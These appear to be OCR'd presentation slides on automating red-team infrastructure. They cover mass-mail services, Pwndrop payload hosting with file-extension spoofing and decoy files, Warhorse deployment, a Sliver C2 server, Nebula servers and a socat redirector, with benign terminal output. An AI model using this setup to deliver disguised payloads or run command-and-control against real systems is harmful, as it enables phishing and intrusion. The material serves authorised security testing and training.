
There are plenty of solutions in the market like – AWS SES, Mailgun, Office 365 for the mass mailing. These are already well accepted and have good sending reputation.



MAILGUN

- DO NOT ROLL YOUR OWN EMAIL SERVER
- API
- Gain email reputation


Payload Server



Payload Delivery: **Pwndrop**

Pwndrop - self-deployable file hosting service for sending out red teaming payloads or securely sharing your private files over HTTP and WebDAV

https://github.com/kgretzky/pwndrop




Payload Delivery: **Pwndrop**

Pwndrop

- Set up custom download URLs, for shared files, without playing with directory structure.
- Set up automatic redirects to spoof the file's extension in a shared link.
- Change MIME type of the served file to change browser's behavior when a download link is clicked.
- Serve files over HTTP, HTTPS and WebDAV.
- Install and setup everything using a bash oneliner.

Name:	winPEASx64.exe
MIME Type:	application/x-msdownload
Path:	/ErNRqLun/winPEASx64.exe
Redirect Path:	

Upload a facade file, which will be served instead of the original one, only when facade is enabled.



DevOps: **Warhorse**

Warhorse -Fully-featured Ansible playbook to deploy infrastructure in the cloud for conducting security assessments. The Playbook combines Terraform & Ansible to deploy and configure virtual machines for a wide range of use cases


https://docs.war-horse.io/
https://github.com/warhorse/warhorse

Demo


Automating Red Team Infra

Components Used

- C2 Teamserver – Sliver (Hosted on Digital Ocean)
- Nebula Servers (Lighthouse and Listeningpost – Hosted on AWS)
- Redirector Server – Setup Using Socat




```
┌──(kali㉿kali)-[~/redteaminfra]
└─$ ./sliver-server_linux

All hackers gain deathtouch
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver >
```



```
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:9Thw2CDUzsy6rCow4URG1Xn7YRtsxOIc/DZ0ddutQU8 kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|......=.o   ....E|
| o   o *.B . ..o+|
|o     +=@ =   ..+|
|..     +=& o   o |
|o.     .S B . .  |
|o.    .  o .     |
|..   . .         |
|.     o          |
| .....           |
+----[SHA256]-----+
```

Provisioning Cloud Assets



listeningpost

Add additional tags

▼ Application and OS Images (Amazon Machine Image) Info


An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. Search or Browse for AMIs if you don't see what you are looking for below

Search our full catalog including 1000s of application and OS images

Quick Start

Browse more AMIs

Including AMIs from AWS, Marketplace and the Community



